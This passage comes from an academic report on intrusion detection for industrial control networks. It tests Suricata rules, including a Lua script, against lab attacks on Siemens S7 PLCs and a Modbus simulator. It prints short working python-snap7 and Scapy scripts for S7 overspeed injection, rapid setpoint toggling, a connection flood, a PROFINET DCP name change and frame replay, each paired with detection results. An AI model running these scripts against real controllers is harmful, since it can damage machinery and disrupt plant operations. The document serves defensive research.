8 )

```

Figure 4.6: Suricata rule for S7 control value overwrite detection. The `byte_test` keyword extracts a 16-bit big-endian value at offset 14 and compares it against the safety threshold 20,736.

Attack 3 Detection: Rapid Setpoint Flooding Suricata’s threshold mechanism fires rule 1000005 after three matching S7 write packets from the same source within a ten-second window. The six-packet attack crosses this threshold on the third packet, with subsequent packets each triggering additional threshold events, producing four alert records. The cascading alert behaviour provides the operator with a clear indication that the activity is ongoing rather than an isolated event.

Attack 4 Detection: TCP SYN Flood Rule 1000008 triggers within the first 500 ms of the attack, as the rate of SYN packets to port 102 exceeds the threshold of ten per five seconds almost immediately. Suricata continues generating alerts for each subsequent threshold window reset for the duration of the flood. PLC log records showed a gap in process state messages during the attack, confirming that the simulated denial-of-service scenario produced a real, measurable impact on the target’s responsiveness.

Simulation Results

Detection Summary All four attack scenarios were successfully detected across repeated test runs. Zero false negatives were recorded. No false positives were generated during the normal operation phase.

Attack Scenario	Rules Triggered	Alerts Generated	Detection Latency
1: Unauthorised DCP Set-Name	1000001, 1000002	3 (one per packet)	< 50 ms
2: Control Value Overwrite	1000003	1	< 30 ms
3: Rapid Setpoint Flooding	1000005, 1000006	4 (threshold-based)	< 100 ms
4: TCP SYN Flood (DoS)	1000008, 1000009	Multiple (per window)	< 500 ms

Table 4.4: Detection results for all four attack scenarios. Latency measured from first attack packet to first EVE JSON alert record.

EVE JSON Alert Record The following extract from the EVE JSON log demonstrates the structure of an alert generated during Attack Scenario 2, showing the level of contextual information available to the analyst:

```

1 // File: eve.json (excerpt)
2 {
3   "timestamp": "2026-02-08T14:23:11.485+0000",
4   "event_type": "alert",
5   "src_ip": "192.168.100.20", "src_port": 12345,
6   "dest_ip": "192.168.100.10", "dest_port": 102,
7   "proto": "TCP",
8   "alert": {
9     "signature": "S7 Write: Value Exceeds Safety Limit (>20736)",
10    },
11    "signature_id": 1000003,
12    "severity": 1,
13    "category": "Industrial Control System Attack"
14  }
15 }

```

Figure 4.7: Representative EVE JSON alert record for the control value overwrite attack (non-essential fields omitted).

Performance and Resource Utilisation Suricata’s memory usage stabilised at approximately 190 MB after rule compilation and flow table population. CPU utilisation during quiet periods was below 2% on a single core, rising to approximately 15% during the SYN flood. These figures are consistent with documented Suricata performance characteristics for low-rate ICS traffic and confirm that Raspberry Pi 4 class hardware provides adequate headroom for this deployment profile.

Limitations and Boundary Conditions Three limitations are important to acknowledge. First, Docker bridge network constraints required the DCP attack to be adapted to TCP transport rather than native Layer 2 Ethernet, meaning rules relying on direct EtherType 0x8892 matching were not tested under this architecture. A physical testbed would enable full Layer 2 Profinet DCP rule verification.

Second, the S7 simulator covers only read and write function codes. High-impact commands such as PLC Stop (function code 0x29) are defined in the rule set but were not executed. Future work should extend the simulator to exercise these functions.

Third, threshold values calibrated for this two-node test environment would require recalibration on production networks with higher baseline traffic rates and more connected devices.

Phase 2: Real Laboratory Experiment

Hardware and Software Tools Used

Hardware

Component	Role	Reason for Selection
Siemens S7-1500 (PLC1)	Main field controller	Industry-standard PROFINET controller; supports S7 PUT/GET and deterministic IO
Siemens S7-1500 (PLC2)	Supervisory / Attacker node	Represents an insider or compromised supervisory device issuing S7 commands
ET200SP IO Device	Field-level distributed IO	Generates authentic PROFINET RT and DCP frames essential for realistic traffic capture
Scalance Switch (Layer-2)	Network interconnect + mirror	Port mirroring provides passive, out-of-band copy of all traffic to the IDS sensor
Linux Monitoring Station	IDS sensor (passive)	Runs Suricata and tcpdump; connected to mirror port — no traffic injection

Table 4.5: Laboratory Testbed Components and Roles

Software Tools


Tool	Role and Usage
TIA Portal	PLC programming, PROFINET IO configuration, S7 PUT/GET setup, and online diagnostics (cycle time / comm-load monitoring)
PRONETA	PROFINET device discovery and DCP operations; used for legitimate configuration and as an attack vector in the DCP Name scenario
Suricata IDS	Passive intrusion detection; custom rules and Lua scripting for S7 protocol analysis; EVE JSON alert output
tcpdump	Raw packet capture to PCAP; used to extract frame bytes and identify S7 payload offsets for rule development
python-snap7	High-level S7 read/write from Python; used for DoS flood scripting and latency measurement during attacks
Scapy	Raw packet crafting and replay at Layer 2/3; used to retransmit captured S7 frames without modification (replay attack)

Table 4.6: Software Tools Used in the Testbed

Overall Connection Architecture

Network Topology All devices are connected to a single industrial Ethernet switch operating in a flat Layer-2 network — a common legacy OT deployment. The switch provides port mirroring to the monitoring station, enabling complete traffic visibility without affecting the control plane.

Figure 1 — Laboratory Network Architecture



Communication Paths **PLC1 ↔ ET200SP (PROFINET RT):** Cyclic real-time IO exchange over EtherType 0x8892 at Layer 2. Non-routable; deterministic 1 ms send clock. PLC1 reads digital/analog inputs and writes outputs each cycle.

PLC2 → PLC1 (S7 PUT/GET): S7 application protocol over ISO-on-TCP (TCP port 102). PLC2 cyclically writes motor commands (MotorON, MotorSpeed) to PLC1’s DB2 using PUT blocks.

Engineering Workstation → PLCs (TIA Portal): S7 online connection over TCP/102 for programming and diagnostics only — no process data during normal operation.

Mirror Port → Linux IDS: Unidirectional copy of all frames to the monitoring station. The IDS has no transmission capability on this interface, ensuring zero impact on the control network.

Device	IP Address	Network Role
PLC1 — Main Controller	192.168.0.1	PROFINET IO controller; S7 server (receives commands)
PLC2 — Supervisory / Attacker	192.168.0.20	S7 client; issues PUT writes to PLC1 DB2
ET200SP — IO Device	192.168.0.3	PROFINET IO device; cyclic data exchange with PLC1
Engineering Workstation	192.168.0.40	TIA Portal — programming and diagnostic access
Linux IDS (Suricata)	192.168.0.30	Passive monitoring via mirror port; no control-plane presence

Table 4.7: IP Addressing Plan and Network Roles

IP Addressing Scheme

Monitoring Strategy Suricata listens on the mirrored interface enp7s0 in af-packet mode with tpacket-v3 for ring-buffer based capture. PCAP logging retains full packet evidence. EVE JSON provides structured alert output for SIEM integration. Custom OT-specific rules are loaded from `profinet.rules`.

Architectural Limitation

PROFINET DCP frames use EtherType 0x8892 and operate below the IP layer. Suricata’s

flow engine is optimised for TCP/IP flows. Non-IP frames do not pass through the standard detection pipeline in the same way, creating a detection blind spot for all Layer-2 industrial protocols.

Normal System Operation

Communication Establishment PROFINET Cyclic IO

At start-up, PLC1 identifies the ET200SP via DCP Identify Request multicast frames, verifies the station name, assigns the IP address if needed, and establishes the cyclic IO relationship — all at Layer 2 without IP routing. Process input (PI) and process output (PO) data are then exchanged at the configured update rate.

S7 PUT/GET Between PLC1 and PLC2

PLC2 uses S7 PUT blocks to write MotorON (BOOL at DB2.DBX0.0) and MotorSpeed (INT at DB2.DBW2) to PLC1 each OB1 scan. The PUT function initiates and maintains the TCP/102 connection. GET blocks read back status. PLC1 does not require special configuration beyond enabling PUT/GET access — and crucially, performs no authentication of the calling device.


Motor Control Logic PLC1 implements a motor speed simulation in Structured Text. Under autonomous operation it oscillates between 900 and 1,100 RPM. When PLC2's commands arrive, the received speed overrides the local ramp:

PLC1 Motor Logic (Structured Text — excerpt)

```
1 // Autonomous ramp (no external command)
2 IF Direction = FALSE THEN
3   Motor_Speed := Motor_Speed + 10;
4 ELSE
5   Motor_Speed := Motor_Speed - 10;
6 END_IF;
7
8 IF Motor_Speed >= 1100 THEN Direction := TRUE; END_IF;
9 IF Motor_Speed <= 900 THEN Direction := FALSE; END_IF;
10
11 // Safety interlock      applied to received speed
12 IF Motor_Speed_Received > 1400 THEN
13   Alarm_Overspeed := TRUE;
14 END_IF;
```

Safety limit of 1,400 RPM is critical: exceeding the defined operating envelope can cause bearing wear, mechanical resonance, cable fatigue, or catastrophic failure. The alarm flag triggers protective action in a real installation.

Figure 2 — Normal S7 Command Flow



Attack Scenarios and Experimental Evaluation Five attack scenarios were designed to cover a range of threat vectors: process value manipulation (Attacks 1 & 2), availability disruption (Attack 3), Layer-2 device manipulation (Attack 4), and protocol replay (Attack 5). Each section below describes the attack mechanism, observed PLC behaviour, and the Suricata detection approach with the deployed rule.

Attack 1: Control Value Injection — Overspeed Command Attack Description

Threat: A script directly connected to PLC1 via S7 and wrote a MotorSpeed value of 1,500 RPM — above the 1,400 RPM safety limit — into DB2.DBW2 while asserting MotorON = TRUE. This models a compromised supervisory station or a rogue device issuing physically dangerous commands.

Attack 1 — python-snap7 injection snippet

```

1 import snap7
2 from snap7.util import set_int, set_bool
3 plc = snap7.client.Client()
4 plc.connect('192.168.0.1', rack=0, slot=1)
5 buf = bytearray(4)
6 set_bool(buf, 0, 0, True) # DB2.DBX0.0      MotorON
7 set_int(buf, 2, 1500)     # DB2.DBW2      MotorSpeed = 1500 RPM (OVER
                             LIMIT)
8 plc.db_write(2, 0, buf)  # PUT to PLC1 DB2
  
```

Observed Behaviour

PLC1's safety interlock correctly set Alarm_Overspeed := TRUE. However, the PLC did not automatically reject the command or halt the motor — it depends on downstream handling of the alarm flag. An attacker who can also write to the alarm flag variable could suppress this protection entirely.

Suricata Detection Rule

A content + byte_test rule inspects S7 PUT payloads on TCP/102. The rule confirms the S7 PDU type (\x32\x01), then evaluates the 16-bit big-endian speed value at byte offset 28 against the threshold 0x05DC (1,500 decimal):

```

1 # SID: 800005 | Overspeed injection detection
2 alert tcp 192.168.0.20 any -> 192.168.0.1 102 (msg:"Motor Overspeed
  >1500 RPM Detected");
  
```



```

3 content:"|32 01|"; offset:7; depth:2;
4 byte_test:2,>,0x05DC,28,relative,big; sid:800005; rev:1;)

```

Why this rule works: The S7 PDU header is fixed-length. The PUT write data starts at a known offset, and the speed integer is a 16-bit big-endian value. `byte_test:2,>,0x05DC,28,relative,big` matches any value above 1,500 RPM. The source IP is scoped to the supervisory controller range to reduce false positives.

Detection Result

Reliable alert generation on every injected packet. Alert appears in `eve.json` within milliseconds. However, by the time the alert fires, the PLC has already applied the command in its current scan cycle — the process effect is instantaneous.

Attack 2: Rapid Speed Value Manipulation Attack Description

Threat: The motor speed was toggled rapidly between extreme values (e.g., 200 RPM and 1,400 RPM) via high-frequency S7 PUT writes. Each individual value is within permitted range but the sudden transitions cause mechanical stress and current surges in real drive systems.

Attack 2 — rapid speed toggling snippet

```

1 import snap7, time
2 from snap7.util import set_int
3 plc = snap7.client.Client()
4 plc.connect('192.168.0.1', 0, 1)
5 speeds = [200, 1400] # Alternating extreme values
6 i = 0
7 while True:
8     buf = bytearray(2)
9     set_int(buf, 0, speeds[i % 2])
10    plc.db_write(2, 2, buf) # Write speed only
11    i += 1
12    time.sleep(0.05) # 20 writes/second

```

Observed Behaviour

PLC1 applied each received speed value directly with no rate-of-change protection. The motor simulation oscillated violently between the injected values, demonstrating that the PLC enforces no acceleration ramp on externally received commands.

Suricata Detection — Lua Script

A static threshold rule cannot detect this attack since each individual packet contains a valid value. Instead, a stateful Lua script (`detect_change.lua`) was integrated via the `lua` keyword. The script maintains a per-source-IP state table of the last observed speed value:

detect_change.lua — stateful speed-change detection

```

1 -- detect_change.lua (key logic excerpt)
2 last_speed = {}
3 function match(args)
4     local payload = tostring(args['payload'])
5     local src_ip = tostring(args['saddr'])
6     if not string.find(payload, '\x32\x01') then return 0 end
7     -- Locate speed value using fixed marker bytes
8     local marker = '\x00\x04\x00\x20\x01\x00'
9     local pos = string.find(payload, marker)
10    if not pos then return 0 end
11    local hi = string.byte(payload, pos + 6)
12    local lo = string.byte(payload, pos + 7)
13    local spd = (hi * 256) + lo

```

```

14 local prev = last_speed[src_ip]
15 last_speed[src_ip] = spd
16 if prev and math.abs(spd - prev) > 100 then return 1 end
17 if spd > 1500 then return 1 end
18 return 0
19 end

```

```

1 # SID: 3200003 | Rapid change detection via Lua
2 alert tcp 192.168.0.20 any -> 192.168.0.1 102 (msg:"Rapid Speed Change
   Detected";
3 luajit:/etc/suricata/lua/detect_change.lua; sid:3200003; rev:1;)

```

Why a Lua script is required: Suricata’s native rule keywords operate on a per-packet basis with no memory between packets. Detecting a change requires comparing consecutive values from the same source — inherently stateful logic that cannot be expressed in the standard rule syntax. The `luajit` keyword passes each matching packet to the script, which maintains the state table in Lua global variables.

Detection Result

Successfully generated alerts for transitions exceeding 100 RPM between consecutive packets. Offset calibration required approximately five iteration cycles of Wireshark analysis before the marker bytes were correctly identified.

Attack 3: S7 Connection Flood — Denial of Service Attack Description

Threat: 30 concurrent threads each rapidly establish S7 connections to PLC1, perform 50 read/write cycles against DB2, then reconnect. The goal is to exhaust connection resources, increase communication CPU load, and degrade legitimate S7 communication.

Attack 3 — S7 connection flood (abbreviated)

```

1 import snap7, threading, time
2 PLC_IP = '192.168.0.1'
3 NUM_THREADS = 30
4
5 def flood_worker(tid):
6     while True:
7         plc = snap7.client.Client()
8         plc.connect(PLC_IP, 0, 1)
9         for _ in range(50):
10             plc.db_read(2, 0, 4)      # Read DB2
11             plc.db_write(2, 2, ...)    # Write speed toggle
12         plc.disconnect()
13         # Immediate reconnect = new TCP SYN storm
14
15 for i in range(NUM_THREADS):
16     threading.Thread(target=flood_worker, args=(i,), daemon=True).
        start()

```

Observed Behaviour and PLC Resilience

PLC1 exhibited notable resilience. The S7-1500 enforces an internal communication load cap of 50%, ensuring cyclic control tasks continue regardless of external S7 pressure. S7 read latency measured by a separate monitoring script increased from a baseline of 5–10 ms to peaks of 80–150 ms, with occasional timeouts — but no fault state or control interruption.

Latency Monitoring

Latency monitor — used to quantify DoS impact

```

1 # Latency monitor (runs independently during flood)
2 while True:
3     t0 = time.perf_counter()
4     plc.db_read(2, 0, 4)
5     ms = (time.perf_counter() - t0) * 1000
6     if ms < 20: print(f'OK {ms:.1f} ms')
7     elif ms < 100: print(f'SLOW {ms:.1f} ms')
8     else: print(f'CRIT {ms:.1f} ms')
9     time.sleep(0.5)

```

Suricata Detection Rule

```

1 # SID: 1000005 | S7 TCP SYN flood      threshold-based DoS detection
2 alert tcp any any -> 192.168.0.1 102 (msg:"OT-IDS: S7comm Potential
   DoS (Connection Flood)");
3 flow:to_server; flags:S; threshold:type both, track by_src, count 50,
   seconds 5;
4 classtype:attempted-dos; sid:1000005; rev:1;)

```

Why this rule works: The **threshold** keyword counts TCP SYN packets (**flags:S**) to PLC1 port 102, from a single source, within a 5-second window. Legitimate S7 communication involves one or a few persistent TCP connections — not 50 new SYNs in 5 seconds. The **type both** option generates a single alert per threshold crossing rather than flooding the log.

Detection Result

Reliable alerts triggered within the first 5-second window of flood initiation. Alert rate was stable and non-repetitive thanks to the threshold suppression. Core PLC control was unaffected throughout — the S7-1500's 50% comm-load cap functioned as an effective unintentional rate limiter.

Attack 4: PROFINET DCP Device Name Modification Attack Description

Threat: PROFINET uses DCP to assign and verify device station names at Layer 2. PLC1 identifies the ET200SP by its station name and refuses to establish IO communication if it does not match. Sending a DCP Set Name request to the ET200SP with a wrong name breaks the IO relationship — with no authentication required.

In this scenario, PRONETA was used from an attacker workstation to issue a DCP Set Name command. Scapy can replicate this with a custom Layer-2 frame:

Attack 4 — PROFINET DCP Set Name frame (Scapy outline)

```

1 # Attack 4      DCP name change via Scapy (conceptual snippet)
2 from scapy.all import Ether, sendp
3 # EtherType 0x8892 = PROFINET
4 # DCP Service ID 0x04 = Set, Service Type 0x00 = Request
5 dcp_frame = Ether(dst='01:0e:cf:00:00:00', # PROFINET multicast
6                  type=0x8892)
7 # Payload: DCP header + Set Name block with fake station name
8 dcp_frame = dcp_frame / Raw(load=build_dcp_set_name('rogue-device'))
9 sendp(dcp_frame, iface='eth0')

```

Observed Behaviour

The ET200SP accepted the DCP Set Name command without any authentication. PLC1 detected the name mismatch and the PROFINET IO relationship transitioned to a fault state — dropping all field IO communication. A single unauthenticated Layer-2 frame disabled the entire field IO channel.

Suricata Detection — Layer-2 Challenge

```
1 # SID: 6000300 | PROFINET DCP EtherType detection (raw Ethernet byte
  match)
2 alert ip any any -> any any (msg:"PROFINET DCP Ethertype 0x8892
  Detected");
3 byte_test:2,=,0x8892,12; sid:6000300; rev:1;)
```

Why this rule is difficult: EtherType 0x8892 sits at byte offset 12 in the Ethernet frame header. The `byte_test` rule attempts to match on this value. However, Suricata's flow engine is designed for IP/TCP/UDP — non-IP frames are not routed through the same inspection pipeline. While the mirror port confirmed DCP frames were present in the PCAP, consistent alert generation could not be achieved, representing a fundamental gap in IP-centric IDS tooling for OT environments.

Detection Result — Limited

Inconsistent alert generation. DCP frames confirmed present in PCAP captures. This is identified as a critical monitoring blind spot: a highly impactful Layer-2 attack evades standard IDS detection. Dedicated PROFINET-aware monitoring tools are required for reliable DCP visibility.

Attack 5: S7 Command Replay Attack Attack Description

Threat: During normal operation, Wireshark captured an S7 PUT frame containing a valid motor command. The raw bytes were extracted and re-injected using Scapy at a later time — without any knowledge of the protocol content. The S7 protocol contains no sequence numbers, timestamps, or message authentication codes.

Attack 5 — S7 frame replay via Scapy

```
1 # Attack 5      S7 replay using Scapy
2 from scapy.all import rdpcap, sendp
3 # Load captured frames from Wireshark PCAP
4 pkts = rdpcap('s7_capture.pcap')
5 # Find the S7 PUT frame (TCP/102, contains motor command)
6 # Re-send it repeatedly      PLC has no replay protection
7 for _ in range(10):
8     sendp(pkts[42], iface='eth0') # Frame 42 = captured PUT
9     time.sleep(1)
```

Observed Behaviour

PLC1 processed each replayed frame as a legitimate S7 PUT and applied the contained motor command. The replay of a benign 1,000 RPM command had no visible process impact in this test, but the same technique applied to a high-speed or emergency-stop command — captured at an opportune moment — would produce direct operational consequences.

Suricata Detection Rule

```
1 # SID: 1000027 | S7 write detection      generic content match
2 alert tcp any any -> 192.168.0.1 102 (msg:"OT-IDS: S7comm Injection
  Attempt Detected";
3 content:"|32 01|"; sid:1000027; rev:1;)
```

Limitation: The content match fires on any S7 write to PLC1 — including legitimate ones from PLC2. Suricata cannot distinguish a replayed frame from a fresh command because the S7 protocol provides no session binding, nonce, or timestamp field. This detection provides awareness that an S7 write occurred but cannot confirm replay. Protocol-level authentication (S7+ TLS) is the only robust countermeasure.

Detection Result — Partial

Alert generated for each replayed frame. However, the alert is indistinguishable from a legitimate S7 write alert — no false negative, but no true discrimination. Session-state context or process-historian baseline comparison would be needed to confirm replay.

Issues Faced During Testing

Hardware-Level Issues **PROFINET device name conflicts:** Initial configuration required factory-resetting the ET200SP to clear residual station names from previous TIA Portal projects. Until cleared, PLC1 refused to establish IO communication, reporting a device name mismatch fault.

Mirror port verification: Early packet captures were incomplete until the Scalance switch mirror port configuration was verified at the switch management level. DCP and PROFINET RT frames only appeared correctly after confirming the mirror was applied to all ports rather than a subset.

Software-Level Issues

Suricata Configuration

Network interface naming: The default suricata.yaml referenced eth0; the actual monitoring interface was enp7s0. No traffic was captured until this was corrected. Similarly, HOME_NET required alignment with the 192.168.0.0/24 subnet.

Lua Script Offset Calibration

The S7 payload structure is not comprehensively documented in public sources. Determining the byte offset of the speed value within S7 PUT payloads required approximately five iterations of Wireshark analysis, manual hex inspection, and Lua script testing before the marker byte sequence and speed field offset were correctly identified.

DoS Communication Load Monitoring

TIA Portal's communication load diagnostic caps at 50% by S7-1500 firmware design — meaning the tool showed maximum load even during mild flood conditions, providing no useful granularity. This led to the development of the separate python-snap7 latency monitor as a more informative measurement approach.

DCP IDS Detection Limitation

The most significant software-level challenge was the failure to achieve reliable Suricata alerts for PROFINET DCP frames despite confirmed mirror port capture. Investigation revealed that Suricata's packet processing does not expose raw non-IP Ethernet frames to the rule engine in the standard configuration. This was treated as a key experimental finding rather than a resolvable configuration issue.

Results and Analysis

Table 4.8: Attack Scenarios and IDS Detection Summary

Attack	Protocol / Layer	Suricata Alert	PLC Impact	Detection Method
1. Overspeed Inject	S7 / TCP L7	Reliable	Alarm flag set	byte_test on speed value (SID 800005)
2. Rapid Value Change	S7 / TCP L7	Reliable	Unstable motor sim.	Stateful Lua script (SID 3200003)
3. S7 Connection Flood	TCP SYN / L4	Reliable	Latency +15×	Threshold SYN count (SID 1000005)
4. DCP Name Change	PROFINET DCP / L2	Inconsistent	IO fault — dropped	EtherType byte_test — unreliable (SID 6000300)
5. S7 Replay Attack	S7 / TCP L7	Partial	Command executed	Content match only — no replay discrimination (SID 1000027)

Attack vs. Detection Summary

Performance Impact Analysis Application-layer attacks (1 & 2) had zero latency between injection and process effect — the PLC applied the command in the very next scan cycle. By the time a Suricata alert is generated, reviewed, and acted upon, the damage is already done. This is an intrinsic limitation of passive detection in industrial environments.

The DoS flood increased S7 read latency from a baseline of 5–10 ms to peaks of 80–150 ms under 30-thread load — a 15× degradation. However, the S7-1500’s 50% communication load cap ensured cyclic control and PROFINET IO were unaffected. This is a meaningful design-level protection, albeit originally a reliability feature rather than a security control.

PLC Resilience The S7-1500 demonstrated strong resilience against connection flooding — the communication load limiter effectively isolated the control plane. However, for process value injection and replay attacks, the PLC exhibited no inherent resistance: the S7 PUT mechanism accepts commands from any reachable host without authentication, rate limiting, or value-range validation beyond whatever the user program implements.

Monitoring Blind Spots **PROFINET DCP (Layer 2):** The most significant blind spot. A single DCP frame can destroy an IO relationship with no reliable IDS alert. Any IP-centric monitoring tool will miss this entire attack class.

Replay vs. legitimate traffic: Suricata cannot distinguish a replayed S7 frame from a fresh one — no sequence numbers, timestamps, or message authentication codes exist in S7 PUT/GET. The alert fires, but provides no actionable indication that a replay occurred versus a normal command.

Key Findings Finding 1 — Layer-2 Protocols Are Rarely and Inadequately Monitored

PROFINET DCP operates at Ethernet Layer 2 and is effectively invisible to IP-based IDS tools. The DCP Name Change attack caused a complete IO fault with no reliable alert. Any OT security architecture relying solely on IP-layer analysis will have a persistent blind spot covering a class of attacks achievable with a single unauthenticated frame.

Finding 2 — PLCs Accept S7 Commands Without Authentication

S7 PUT/GET on the S7-1500 accepts writes from any IP-reachable host with no credential verification. PROFINET DCP accepts Set Name from any Layer-2 peer. Both the injection and replay attacks exploited this. Protocol-level authentication (S7+ TLS, available in newer firmware) is the only robust countermeasure — firewall and IDS monitoring are complementary controls, not substitutes.

Finding 3 — Modern PLCs Are Resilient to Basic Connection Floods

The S7-1500's 50% communication load cap effectively prevented DoS from disrupting core control operations. Connection floods are unlikely to halt a modern S7-1500 but will degrade S7 client latency. More sophisticated attacks targeting specific firmware vulnerabilities may produce different results and warrant further research.

Finding 4 — Network Segmentation Is a Critical Missing Control

All attacks in this experiment were possible because all devices shared a flat, unsegmented network. In a properly segmented architecture, the monitoring workstation would have no direct path to PLC1's S7 port. Network segmentation does not eliminate all attack vectors but significantly raises the barrier and limits lateral movement.

Finding 5 — IDS Tools Must Be Configured and Extended for OT

Suricata deployed with default configuration provides minimal OT coverage. Effective detection required: custom rules with S7 payload offsets, a Lua script for stateful behavioural analysis, interface and subnet configuration corrections, and iterative packet analysis for offset calibration. This level of OT protocol expertise is not available in general IT security teams — specialised OT security skills are essential for meaningful IDS deployment in industrial environments.

4.4 Modbus TCP - Based IDS

Part 1: Modbus TCP

OT Lab Scenario Industrial Control Systems (ICS) and Operational Technology (OT) environments face increasing cybersecurity threats as legacy protocols like Modbus lack basic security controls. This academic report documents the design and implementation of an OT security laboratory that simulates a realistic industrial network segment for intrusion detection research. The lab architecture consists of three core components: a Programmable Logic Controller (PLC) simulator running a Modbus server, an attacker machine configured to launch targeted industrial attacks, and a Suricata-based Intrusion Detection System (IDS) positioned as a network gateway to monitor all cross-segment traffic. The network is deliberately segmented into two isolated subnets, forcing all communication between the attacker and PLC to pass through the Suricata monitoring point. Two attack scenarios are implemented: a Denial-of-Service (DoS) SYN flood targeting resource exhaustion, and a Function Code 05 write coil attack simulating an unauthorized emergency stop command. Custom Suricata rules are developed to detect these specific threats. The primary objective is to validate that all malicious traffic is successfully captured and alerted by the IDS, demonstrating the effectiveness of network-based monitoring for OT environments.

Laboratory Architecture The laboratory architecture is designed to emulate a realistic industrial network segment where a Programmable Logic Controller (PLC) is monitored by an Intrusion Detection System (IDS) while being accessible from a separate attacker network. The fundamental security principle implemented is network segmentation, ensuring that all cross-traffic must pass through the monitoring point. The network topology follows a simple but effective design: two isolated subnets connected exclusively through a dual-homed Suricata instance. This creates a forced inspection point where all traffic between the attacker and PLC networks must traverse the IDS, enabling complete visibility of industrial protocol communications.




Figure 4.8: Laboratory Network Topology

Component Descriptions

PLC Simulator The PLC simulator serves as the target industrial device within the OT environment. Implemented using Python with the `pymodbus` library, it emulates a realistic Modbus server containing typical industrial data objects including holding registers, coils, input

registers, and discrete inputs. The simulator binds to port 502 on all interfaces, accepting Modbus TCP connections from authorized clients. Key data blocks include holding registers initialized with process values (25, 30, 40, 50) and coils representing discrete control points, including an emergency stop coil at address 0.

Attacker Machine The attacker container is positioned on a separate network segment and equipped with network administration capabilities (`NET_ADMIN`) to enable traffic manipulation. It contains two custom attack scripts representing distinct threat scenarios relevant to industrial environments. **Attack 1** performs a denial-of-service SYN flood by establishing 25 rapid connections to the PLC’s Modbus port. **Attack 2** crafts a legitimate Modbus TCP frame containing Function Code 05 (Write Single Coil) targeting coil address 0 with value `0xFF00`, representing an unauthorized emergency stop command.

Suricata IDS Suricata functions as the central monitoring and detection engine, positioned as a gateway between the two network segments. It is configured with two network interfaces: `eth0` on the attacker network (192.168.20.10) and `eth1` on the PLC network (192.168.30.10). Critical system configurations include enabled IP forwarding (`net.ipv4.ip_forward=1`) and the Modbus application-layer protocol parser for deep packet inspection.

IP Addressing Scheme The laboratory employs a deliberate IP addressing scheme to maintain clear network separation:

Component	Network	IP Address	Role
Attacker	attacker_net	192.168.20.2	Attack source
Suricata (eth0)	attacker_net	192.168.20.10	Gateway / Traffic inspector
Suricata (eth1)	plc_net	192.168.30.10	Gateway / Traffic inspector
PLC	plc_net	192.168.30.2	Target device
Gateway (Docker Host)	attacker_net	192.168.20.1	Network bridge / host routing
Gateway (Docker Host)	plc_net	192.168.30.1	Network bridge / host routing

Table 4.9: Network segmentation and IP addressing of attacker, Suricata, and PLC environment.

Docker Compose Implementation The environment is orchestrated using Docker Compose, providing reproducible services:

- **Network isolation:** Two bridge networks prevent direct communication.
- **Static IP assignment:** Fixed addresses ensure consistent monitoring.
- **Privileged capabilities:** `NET_ADMIN` enables routing.
